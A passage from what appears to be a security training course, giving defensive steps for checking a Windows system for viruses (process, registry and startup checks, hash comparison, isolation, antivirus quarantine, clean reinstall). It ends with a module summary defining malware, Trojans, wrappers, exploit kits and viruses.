
(Cont'd)



- Scan the system for **running processes**, registry entry changes, Windows services, startup programs, files and folders integrity, and OS files modification
- If any suspicious process, registry entry, startup program or service is discovered, check the **associated executable** files
- Collect **more information** about these from publisher's websites if available, and Internet
- Check the **startup programs** and determine if all the programs in the list can be recognized with known functionalities
- Check the data files for **modification** or **manipulation** by opening several files and comparing hash value of these files with a pre-computed hash
- Check the **critical OS file** modification or manipulation using tools such as TRIPWIRE or manually comparing hash values if you have a backup copy

# Penetration Testing for Virus

(Cont'd)




- If suspicious activity is found, **isolate infected system** from the network immediately to prevent further infection
- Run the anti-virus in **safe mode** and if any virus is detected, set the anti-virus to **quarantine** or **delete infected files**



# Penetration Testing for Virus

(Cont'd)



- Install **another anti-virus** and scan the system for viruses
- If virus is found set the anti-virus to **quarantine** or **delete** the infected files
- If virus is not found, format the system with a clean **operating system** copy
- Document all the findings** in previous steps; it helps in determining the next action if viruses are identified in the system



# Module Summary



- ❑ Malware is a malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for the purpose of theft or fraud
- ❑ Trojan is a program in which the malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on your hard disk
- ❑ A wrapper binds a Trojan executable with an innocent looking .EXE application such as games or office applications
- ❑ An exploit kit or crimeware toolkit is a platform to deliver exploits and payload on the target system
- ❑ A virus is a self-replicating program that produces its own copy by attaching itself to another program, computer boot sector or document
- ❑ Viruses are categorized according to what do they infect and how do they infect
- ❑ Awareness and preventive measures are the best defences against Trojans and viruses
- ❑ Using anti-Trojan and anti-virus tools such as TrojanHunter and Emsisoft Anti-Malware to detect and eliminate Trojans and viruses